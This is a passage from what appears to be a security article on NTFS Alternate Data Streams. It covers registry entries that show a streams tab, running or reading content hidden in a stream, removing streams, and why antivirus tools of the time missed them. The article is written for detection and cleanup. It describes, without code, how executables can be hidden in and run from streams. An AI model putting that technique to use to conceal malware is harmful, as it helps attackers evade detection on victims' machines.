


Figure11. Demonstrating streams tab

In order to achieve the same for the folders as well, you need to add the following two registry entries by running regedit.exe from the run browser

```
HKEY_CLASSES_ROOT\Directory\shellex\PropertySheetHandlers\{C3ED1679-814B-4DA9-AB00-1CAC71F5E337}
HKEY_CLASSES_ROOT\Drive\shellex\PropertySheetHandlers\{C3ED1679-814B-4DA9-AB00-1CAC71F5E337}
```

Retrieving a file's contents from an Alternative Data Stream

1. If its an executable, you can run it using the inbuilt start command in Windows or you can use "psexec.exe" tool available at <http://sysinternals.com>
2. If its a normal text file you can use cat command available in Windows resource kit or use the more command available in Windows




Figure12. Retrieving ADS contents

Removing ADS from a file

An ADS attached to a file can be removed by using the following methods:

1. Using tools such as Ads Spy, Hijackthis, Streams.exe, or from the streams tab in the properties window of a file
2. Copying the file to a Non-NTFS file system such as FAT32 which does not support ADS
3. Moving the contents of the main unnamed stream into another file by using the following command:

```
more < original.exe > originalcopy.exe – copies only the main unnamed stream  
ren originalcopy.exe original.exe -- rename the file to its original name
```

Conclusion

NTFS ADS is a useful feature which is increasingly being exploited by hackers to hide malicious files. The grave concern for security practitioners is that the awareness about this feature is extremely low. If the malicious files hidden in the ADS already exist on the victim's system (in cases where the Anti-virus is turned off or disabled), then some of the most popular anti-virus software such as Norton 2005 and anti-spyware such as Spybot - SnD and Microsoft Anti-Spyware do not report ADS. However, if a file with infected ADS is being written to the disk, the anti-virus detects it. This means if the users are using specialized tools like the ones mentioned above, there is a possibility for the malicious files to exist on the victim's system and lie there undetected.

References

1. <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnfiles/html/ntfs5.asp>
2. <http://www.diamondcs.com.au/index.php?page=archive&id=ntfs-streams>
3. <http://www.auditmypc.com/freescan/readingroom/ntfsstreams.asp>
4. <http://www.securityfocus.com/bid/149/info>